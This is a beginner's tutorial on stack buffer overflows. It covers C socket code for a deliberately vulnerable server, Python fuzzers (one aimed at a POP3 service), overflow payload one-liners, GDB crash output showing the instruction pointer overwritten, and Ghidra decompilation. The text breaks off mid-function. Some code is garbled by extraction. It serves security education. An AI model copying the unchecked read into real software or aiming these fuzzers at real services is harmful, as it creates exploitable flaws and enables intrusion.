# A **historically** <u>unuseful</u> guide to …. Buffer Overflows, C socket programming, Reverse engineering w/ ***NSA's*** GHIDRA, Stack-Attack Mitigations and Bypasses, Blue Team Mitigations, General tomfoolery, Cyber Security non-sense, ***for security-beginners***

by: s3cS&man

## Introduction

This tutorial started as a simple attempt to take notes and follow my curiosity on C programming, Assembly and Buffer Overflows work. Don't take anything here as gospel because the content was written by a high-school drop-out without any formal computer science background. If you find something wildly wrong then let me know. From what I can tell, overall this work is directionally accurate.  The PoC and much of the content is compiled and inspired from various CTFs, Online Videos, UPENN, Renseller, Blackhat presentations, exploit researchers on exploit-db and more.

This entire paper looks at technology from the perspective of someone who needs to learn from the ground up. All the tutorials and blogs on Buffer Overflows either show a basic "Input data here" C program or use well known vendor products. There little mention on the C programming language or the memory protections within. There is little mention of the pain of taking pre-compiled binaries that you did not write and attempting of fuzz it, reverse engineer it and understand it before throwing your garbage at the program.

Most tutorials dive straight into intimidating debuggers GUIs without starting in a simple GDB screen never forcing the user to think about what they need to see. All the blogs, tutorials and training tells you to disable modern memory and stack protections without explaining the critically of them and the difficulty of developing a successful exploit in the modern world. And there is little interdisciplinary mention of implementing the protective and detective technology that relates to the buffer overflow.

All this leaves the technology new-comer wildly unprepared or the least blissfully ignorant, including myself. In the unlikely chance that someone starting their career stumbles upon this paper online, I hope you find that it is historically as useless as the papers and tutorials that came before it. I hope it inspires you to learn more and build upon and correct it. There is no money involved here, no corporate sponsorship, no edu homework or anything like that. Just someone who loves learning who wrote it all down.

If you're foolish or bored enough to go any further, what will you find?

1. Basics of C Socket programming
2. C Socket program code w/ Inline comments on how to write a Socket program in C
3. Basic fuzzer development in Python
4. Basic of reverse engineering pre-compiled Binaries found online with NSA GHIDRA
5. Basics of using GBD and EDB debuggers
6. Intro material on x86 Assembly and Memory
7. Crashing the Stack (Buffer Overflow PoC)
8. Static Analysis of Insecure Functions in C
9. Basics on the Mitigations to Buffer Overflows
10. Basics on Bypassing Buffer Overflow Mitigations
11. Basics on Detecting Buffer Overflows and Post exploit activity

**@S3csM**

# Basics on Socket Programming in C

#include

The # include is called a pre-processor directive. When you compile a C or C++ program, one of the first things C does is use a pre-processor and find the # characters. The #include directive inserts the contents of another file into that spot in the source code. Think of it like sourcing any dependent C libraries.

Usually this is a "header" file (.h extension) that defines variable types or functions. Since the included file's name is surrounded by < and >, it means it's located in the standard include path, and not with the rest of the source files.

#include <stdio.h>

Input and Output operations can also be performed in C++ using the C Standard Input and Output Library (cstdio, known as stdio.h in the C language). This library uses what are called *streams* to operate with physical devices such as keyboards, printers, terminals or with any other type of files supported by the system. Streams are an abstraction to interact with these in a uniform way; All streams have similar properties independently of the individual characteristics of the physical media they are associated with.

#include <stdlib.h>

This header defines several general purpose functions, including dynamic memory management, random number generation, communication with the environment, integer arithmetics, searching, sorting and converting.'

#include <string.h>

This header file defines several functions to manipulate C strings and arrays. E.g. Copying, concatenation, comparison etc.

#include <sys/socket.h>

This header file provides general functionality for socket programming. A socket is a generalized interprocess communication channel. Like a pipe, a socket is represented as a file descriptor. Unlike pipes sockets support communication between unrelated processes, and even between processes running on different machines that communicate over a network. Sockets are the primary means of communicating with other machines; telnet, rlogin, ftp, talk and the other familiar network programs use sockets.

#include <netinet/in.h>

The header file in.h contains constants and structures needed for internet domain addresses.

#include <unistd.h>

This header file will provide various constant, type and function declarations that comprise the POSIX operating system API

## Source Code to Vulnerable Server and Python Client can be found …

https://github.com/secSandman/Buffer_Overflow_PoC_C_Linux

The clientPoC.py and client.py files will be used to fuzz and attack the vulnerable program. Later, we'll explain what and why? For now, this is just an example, for those who want to dive right in and work backwards.

### clientPoC.py

```
#!/usr/bin/python

import socket
import struct
import sys

if len(sys.argv) != 2:
    print "Usage: " + sys.argv[0] + " [port]"
    sys.exit(1)

MESSAGE="A"

while len(MESSAGE) <= 1000000: #  may need to be increased based on your target buffer size
          DEST_IP = '127.0.0.1' # host your vulnPrograms is listening on
          DEST_PORT = int(sys.argv[1])
          counter=100
       MESSAGE += ("A" * counter) #increasing the fuzz payload of A's.
          counter=counter+100 # 100 here is arbitrary, smaller will be more accurate but take longer.
       print("length of fuzz overflow is ")
          print(len(MESSAGE)) # For educational purposes

          for string in MESSAGE:
                    def convert(MESSAGE):
                              raw = ''
# Server expects a "pre-fix" telling you the buffer size. This will help us troubleshoot in the server
terminal.
                              raw += struct.pack("<I", len(MESSAGE))
                              raw += MESSAGE
                              return raw
       # print(convert(MESSAGE))# test purposes
          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
          s.connect((DEST_IP, DEST_PORT))
          s.send(convert(MESSAGE))
          data = s.recv(1024)
s.close()
```

```
print "Received data: ", data
```

The vulnerableServer.c is the vulnerable C program. The source code, will explain the what and the why of the code in case you want to build your own program. Later, we cover other vulnerable C functions.  For now, this is just an example, for those who want to dive right in and work backwards.

## Vulnerable Server w/ comments on Socket C programming in C

```
/*
 * A vulnerable network application C to show the basics overflowing a buffer and writing a simple Socket Program ..
(-8
 * Thanks to taishi8117 for the source code and open sourcing the code
 * I updated the Server to run continuously so you can write an iterative fuzzer on it. Previously the server terminated
process after the first server response.
 * Thanks to Rensellar College and UPENN for leaving your C / C# programming material for free on the public
internet.
 */

#include    <stdio.h>
#include    <stdlib.h>
#include    <string.h>
#include    <sys/types.h>
#include    <sys/socket.h>
#include    <netinet/in.h>
#include    <unistd.h>
#include    <signal.h>


/*defines a macro named BUFFER_BOUNDARY_SIZE as an abbreviation for the token 1024. HEADER_SIZE is unique
to this application and is a pre-fixed string added to the message block*/

#define BUFFER_BOUNDARY_SIZE 1024
#define HEADER_SIZE 4

/* Macro will insert buffer size of 1024 into char buffer setting our buffer size to 1024 bytes*/

void vuln_read(int cli_fd) {

 /*The server reads characters from the socket connection into this buffer.*/

char buffer[BUFFER_BOUNDARY_SIZE];


/* Assuming that incoming client header is in little endian the server will then read the first 4 bytes to get a client
provided pre-fix string stating how many bytes to the client is providing */

  int to_read;
  read(cli_fd, &to_read, HEADER_SIZE);
  printf("Will read %d bytes\n", to_read);
  /* ----------------- WARNING ------------------------*/
  /*int read_bytes = read(cli_fd, buffer, to_read); has a buffer overflow vulnerability,
  because to_read can be much larger than the macro defined 1024.
  That's because there is no byte length validation on to_read before we place into buffer of 1024, meh */

  int read_bytes = read(cli_fd, buffer, to_read);
  printf("Read: %d bytes\n", read_bytes);
  printf("Incoming message: %s\n", buffer);
}

int main (int argc, char **argv){

  if (argc < 2) {
    printf("Usage: %s [port]\n", argv[0]);
    exit(1);
  }

  /*
  sockfd is a file descriptors, i.e. array subscripts into the file descriptor table . These two variables store the values
returned by the socket system call and the accept system call.
  port stores the port number on which the server accepts connections.
  cli_len stores the size of the address of the client. This is needed for the accept system call.
  */

  int port, sock_fd, cli_fd;
  socklen_t cli_len;

  /*A sockaddr_in is a structure containing an internet address. This structure is defined in <netinet/in.h>. */

  struct sockaddr_in serv_addr, cli_addr;

/*The socket() system call creates a new socket. It takes three arguments. The first is the address domain of the
socket. Recall that there are two possible address domains, the unix domain for two processes which share a common
file system, and the Internet domain for any two hosts on the Internet. The symbol constant AF_UNIX is used for
the former, and AF_INET for the latter (there are actually many other options which can be used here for specialized
purposes).
The second argument is the type of socket.

Recall that there are two choices here, a stream socket in which characters are read in a continuous stream as if from a
file or pipe, and a datagram socket, in which messages are read in chunks. The two symbolic constants are
SOCK_STREAM and SOCK_DGRAM. The third argument is the protocol. If this argument is zero (and it always should
be except for unusual circumstances), the operating system will choose the most appropriate protocol. It will choose
TCP for stream sockets and UDP for datagram sockets.

The socket system call returns an entry into the file descriptor table (i.e. a small integer). This value is used for all
subsequent references to this socket. If the socket call fails, it returns -1. In this case the program displays and error
message and exits. However, this system call is unlikely to fail.

This is a simplified description of the socket call; there are numerous other choices for domains and types, but these
are the most common. */


  sock_fd = socket(AF_INET, SOCK_STREAM, 0);
  if (sock_fd < 0) {
    printf("Error opening a socket\n");
    exit(1);
  }

  /*An in_addr structure, defined in the same header file, contains only one field, a unsigned long called s_addr for
server address. The variable serv_addr will contain the address of the server,
  and cli_addr will contain the address of the client which connects to the server.

  The port number on which the server will listen for connections is passed in as an argument,
  and this statement uses the atoi() function to convert this from a string of digits to an integer. */

  port = atoi(argv[1]);
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = INADDR_ANY;
  serv_addr.sin_port = htons(port);

  /*The bind() system call binds a socket to an address, in this case the address of the current host and port number
on which the server will run. It takes three arguments, the socket file descriptor, the address to which is bound, and
the size of the address to which it is bound. The second argument is a pointer to a structure of type sockaddr, but
what is passed in is a structure of type sockaddr_in, and so this must be cast to the correct type. This can fail for a
number of reasons, the most obvious being that this socket is already in use on this machine.*/

  if (bind(sock_fd, (struct sockaddr *) &serv_addr, sizeof(serv_addr)) < 0) {
    printf("Error on bind()\n");
    exit(1);
  }

  /* The listen system call allows the process to listen on the socket for connections. The first argument is the socket
file descriptor, and the second is the size of the backlog queue, i.e., the number of connections that can be waiting
while the process is handling a particular connection. This should be set to 5, the maximum size permitted by most
systems.
  If the first argument is a valid socket, this call cannot fail, and so the code doesn't check for errors. */

  // printf("Waiting for a connection...\n");
  listen(sock_fd, 1);

  while(1)

  { //infinite loop


  /*The accept() system call causes the process to block until a client connects to the server. Thus, it wakes up the
process when a connection from a client has been successfully established. It returns a new file descriptor, and all
communication on this connection should be done using the new file descriptor. The second argument is a reference
pointer to the address of the client
  on the other end of the connection, and the third argument is the size of this structure. */

  cli_len = sizeof(cli_addr);
  cli_fd = accept(sock_fd, (struct sockaddr *) &cli_addr, &cli_len);
  if (cli_fd < 0) {
    printf("Error on accept()\n");
    exit(1);
  }
  // printf("Connection accepted...\n");
```

```
 vuln_read(cli_fd);

 char message[] = "Hello there, try to Pwn me ... if you're a 1773 H4x0r, lolz!\n";
 write(cli_fd, message, strlen(message));
 close(cli_fd);
 sleep(1);
 }
 return 0;
}
```

## Basics of Fuzzing

Let’s get one thing out of the way, I am by no means a master of fuzzing. Like this entire document, I only write to re-enforce my own personal learning and maybe have a useful reference for myself or friends later.

Per OWASP,

*“Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion”*

There are 3 generic types of fuzzers

- Application Fuzzers
- Protocol Fuzzers
- File Formatting Fuzzers

To learn the core concepts, I started by taking a purest approach and learning the basics of fuzzing with manual command-line and a little bit of python. All you need is the general curiosity of “What happens when I type this in”.

However, when dealing with large buffers or various combination and permutation you may need to write some *for* and *while* loops in a scripting language or used pre-computed well known bad parameter lists like those found here

https://github.com/danielmiessler/SecLists/tree/master/Fuzzing.

## Fuzzing for Overflows - Get the A’s, B’s and C’s

A simple and well known python example can be found floating around Github and Blogs to exploit an old POP3 server. Of course, you need to know some basics of the POP3 protocol command. The below code, is a good example of growing a value in byte-size beyond the allocated memory size. This example doesn't focus on fuzzing “Web application” responses but instead focuses on simple byte size based buffer overflow.

Eventually the application crashes with a segmentation fault when ...

*Fuzzer Buffer* **>** *Application Buffer*

We'll use a bunch of A's, B's, and C's to locate the space in memory we have written into. You can pick whatever values you want, but starting writing out a few well known HEX codes makes it easy for a noob like myself to see when digging into the stack and buffer during debugging.

Here are a couple pieces of Python script that can be re-used for various occasions.

```
#!/usr/bin/python

import socket

# Create an array of buffers with A's, from 1 to 5900, using  increments of 200.
# Increments of 200 are arbitrary. you could use n++ if you want to wait longer. Whatever.

buffer=["A"]
counter=100
while len(buffer) <= 30:
        buffer.append("A"*counter)
        counter=counter+200
for string in buffer:
        print "Fuzzing PASS with %s bytes" % len(string)
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.0.1',110))
        s.recv(1024)
        s.send('USER test\r\n')
        s.recv(1024)
s.send('PASS ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

Another example, might be to generate random AlphaNumeric values to throw at your application arguments. The value of performing this of this might depend on what type of behavior your trying to invoke.

```
import sys
from random import randint, sample
from .fuzzer import Fuzzer

class AlphaNumericFuzzer(Fuzzer):
    """
    A fuzzer that produces unstructured alphanumeric output
    """
    def __init__(self, min_length, max_length):
        super().__init__()
        self._min_length = min_length
        self._max_length = max_length

        self._alphabet = set("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789")

    @property
    def min_length(self):
        return self._min_length
    @property
    def max_length(self):
        return self._max_length

    def generate(self):
        data = []

        start = self.min_length
        end = 0

        if self.max_length is not None:
            end = randint(start, self.max_length)
        else:
            end = randint(start, sys.maxsize)

        for i in range(start, end):
            data.append(sample(self._alphabet, 1)[0])

        self._cases.append("".join(data))

        return "".join(data)
```

Another simple command for the manual testing in this PoC are as follows.

```
python -c 'print "\x41"*overflow'
python -c 'print "\x41"*[offset]' + "\x42"*[4]' + "\x43"*[Overflow-offset-4]'
python -c 'print "\x90"*[offset]' + "Instruction Pointer"*[4]' + "\x90"*[Overflow-offset-4]'
```

Don't worry if these commands are confusing we're building up to examples. The goal here is to learn to write BO malware, Reverse compiled B binaries, how to write the basics of low level C programming, Socket Programming and Assembly. However, there are plenty of "pre-defined" lists of well known bad parameters to pass into input fields and headers via all sorts of Web-App proxy tools. Maybe for another time.

**Intelligent vs. Dumb Fuzzing**

I just got out of an embedded system exploitation class taught by some brilliant exploit researchers and developers from Raytheon. Martin Hodo aka "Shellcode Mercenary" said something I thought was a great sticking point.

*"You can either throw a bunch of garbage at the program or you can understand what the code is expecting"*

In this example we are lucky enough to have access to some source code. There is a good example in the source code that proves Martin's point.

<u>Server-Side Source Code Example</u>

```
#define HEADER_SIZE 4

  char buffer[BUFFER_BOUNDARY_SIZE];
  int to_read;
  read(cli_fd, &to_read, HEADER_SIZE);
  printf("Will read %d bytes\n", to_read);
```

Client-Side Code Code Example


```
def convert(message):
    raw = ''
    raw += struct.pack("<I", len(message))
    raw += message
    return raw
```

Why is this important? What point does this illustrate? My humble opinion, is that the application may be expecting a very particular set of strings before processing any data in the buffer itself.


For example, maybe the socket your communicating is expecting some sort of preamble, 2 byte flags or even a simple "Hello" prefix. More realistically, the client could send some type of unique OS flag, Client Version Flag, Hello or who knows what. In this case, there is an expectation that the first 4 bytes will include the length of the client payload. The length of the client payload, is of course, calculated by the python client. Adn that's just a weird nuance of this code and probably no other code.

So, if you try to connect directly to the socket and throw a "Bunch of A's" at the listener, maybe the "As" will get to the next function for the overflow OR maybe the "A's" won't even make it because of some missing pre-fix logic stuff that is unique to the application.

Example of Overflow crash **using Prefix**



```
MESSAGE = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

def convert(message):
    raw = ''
    raw += struct.pack("<I", len(message))
    raw += message
    return raw
```




```
Starting program: /home/sandman/Desktop/BO/Server 1337
Will read 1050 bytes
Read: 1050 bytes
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```


In this case, we were lucky and our "A's" or "x\41" made it through and overwrote the instruction pointer. This may not mean much to those new to the Buffer Overflow concept, but don't worry because the point is "the hack worked" **because we knew the service was expecting a 4 byte of prefix! The more you understand what the application expects the more likely you are getting into deeper parts in the code.**

Now let's take a look at blindly fuzzing without understanding the client-server source code.

Example of Overflow using Blind Necat/Telnet payload **without the Prefix**



```
sandman@kali:~/Desktop/BO$ nc localhost 1337
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello there, try to Pwn me ... if you're a 1773 H4x0r, lolz!
```



```
(gdb) run 1337
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sandman/Desktop/BO/Server 1337
Will read 1094795585 bytes
Read: -1 bytes
Incoming message: ����
[Inferior 1 (process 17230) exited normally]
(gdb)
```

What happened here? It would appear that we sent the same number of “A’s” to the program but we exited normally and did not receive a segmentation fault at the instruction pointer. Why? Well without knowing the source code, we can’t really say. Altho, we can guess that without the “Prefix” bytes then we are not over-writing the stack enough and need more “A’s”.


Also, look how the “Will Read” and “Read” seems to be all whacky and not make much sense. Previously the client.py script sent the string “1050”  in the message and the server told us we sent 1050 bytes but only because “1050” string was prefixed onto the message via the client.  Since the netcat command doesn’t have that logic the “prefix” is missing and our server side code doesn’t know what to do. This could result in some logic failure early in the source code keeping you from feeding those “A’s” into a vulnerable function that hides deeper in the stack waiting for a juicy 0-day.

**(-;**


## Reversing Compiled Binaries

In the case of the example client.py, we get lucky and can simply reverse engineer the python source code. If we were dealing with a compiled client binary then I’d say start with “file” and “strings” command and then move onto de-compliation.

Let’s try file and strings on our server side compiled code just for kicks.



```
sandman@kali:~/Desktop/BO$ file Server
Server: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so
.2, for GNU/Linux 2.6.32, BuildID[sha1]=756edb48dac5ee8c7b7d4fe5c7a3ad3c7067087d, with debug_info, not stripped
```



```
sandman@kali:~/Desktop/BO$ strings Server
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
socket
exit
htons
puts
listen
printf
strlen
bind
read
atoi
close
accept
```


We can see its a compiled ELF binary, the pre-processor directive being used and later in the stdout of string command, we can see the string the printf gives us. Remember, if we only had the compiled binaries to work with, then successfully fuzzing this application may give us problems because of the unknown “prefix” that is appended to the client.py message. So how do we figure this out if we don;t have access to the source-code?

## NSA GHIDRA to the Rescue

Our friends at the NSA recently announced, what I consider a pretty kick ass tool. GHIDRA. To  quote directly from WIKI,


“Ghidra is a free and open source reverse engineering tool developed by the National Security Agency (NSA). The binaries were released at RSA Conference in March 2019, the sources were published one month later on GitHub. Ghidra is seen by many security researchers as a competitor to IDA Pro and JEB Decompiler”

Let’s say one way or another we get our hands on some compiled client or server binaries and need to do a deep dive, maybe to develop our own my intelligent fuzzer. What might that look like? Download the Ghidra source, compile and run. Then simply import your binary. That’s it.




Import /root/Desktop/BO/vulnServerC

Format: Executable and Linking Format (ELF)
Language: x86:LE:64:default:gcc
Destination Folder: PoC:/
Program Name: vulnServerC



```
Project File Name:          vulnServerC
Last Modified:              Thu Jun 13 14:49:22 EDT 2019
Readonly:                   false
Program Name:               vulnServerC
Language ID:                x86:LE:64:default (2.8)
Compiler ID:                gcc
Processor:                  x86
Endian:                     Little
Address Size:               64
Minimum Address:            00100000
Maximum Address:            _elfSectionHeaders::000008bf
# of Bytes:                 13598
# of Memory Blocks:         37
# of Instructions:          39
# of Defined Data:          154
# of Functions:             41
# of Symbols:               75
# of Data Types:            29
# of Data Type Categories:  2
Created With Ghidra Version:9.0.4
Date Created:               Thu Jun 13 14:49:22 EDT 2019
ELF File Type:              shared object
ELF Required Library [   0]:libc.so.6
ELF Source File [   0]:     crtstuff.c
ELF Source File [   1]:     vulnServer.c
ELF Source File [   2]:     crtstuff.c
Executable Format:          Executable and Linking Format (ELF)
Executable Location:        /root/Desktop/BO/vulnServerC
Executable MD5:             45faf0b863cdfc7806848fe262d02418
FSRL:                       file:///root/Desktop/BO/vulnServerC?MD5=45faf0b863cdfc7806848fe262d02418
Relocatable:                true
```

You'll want to use the "CodeBrowser" in the GHIDRA tool chest. From there, import your compiled binary. Ghidra will do the de-compilation magic for you from there. As illustrated below, I've pulled up the compiled vulnServerC assembly code and ***Ghida's*** ***<u>guess</u>*** at the de-compiled function source code. The source code won't match exactly but you will be able to view the function and the logic which will allow you to find insecure functions and custom functions that create similar problems.



```
001011f9 48 81 ec      SUB      RSP,0x430
         30 04 00 00
00101200 89 bd dc      MOV      dword ptr [loca
         fb ff ff
00101206 48 8d 8d      LEA      RCX=>local_41c,
         ec fb ff ff
0010120d 8b 85 dc      MOV      EAX,dword ptr [
         fb ff ff
00101213 ba 04 00      MOV      EDX,0x4
         00 00
00101218 48 89 ce      MOV      RSI,RCX
0010121b 89 c7         MOV      EDI,EAX
0010121d e8 6e fe      CALL     read
         ff ff
00101222 8b 85 ec      MOV      EAX,dword ptr [
         fb ff ff
00101228 89 c6         MOV      ESI,EAX
0010122a 48 8d 3d      LEA      RDI,[s_Will_read
         d3 0d 00 00
00101231 b8 00 00      MOV      EAX,0x0
         00 00
00101236 e8 35 fe      CALL     printf
         ff ff
0010123b 8b 85 ec      MOV      EAX,dword ptr [
```

```c

void vuln_read(int iParm1)

{
  ulong uVar1;
  uint local_41c;
  undefined local_418 [1036];
  undefined4 local_c;

  read(iParm1,&local_41c,4);
  printf("Will read %d bytes\n",(ulong)local_41c);
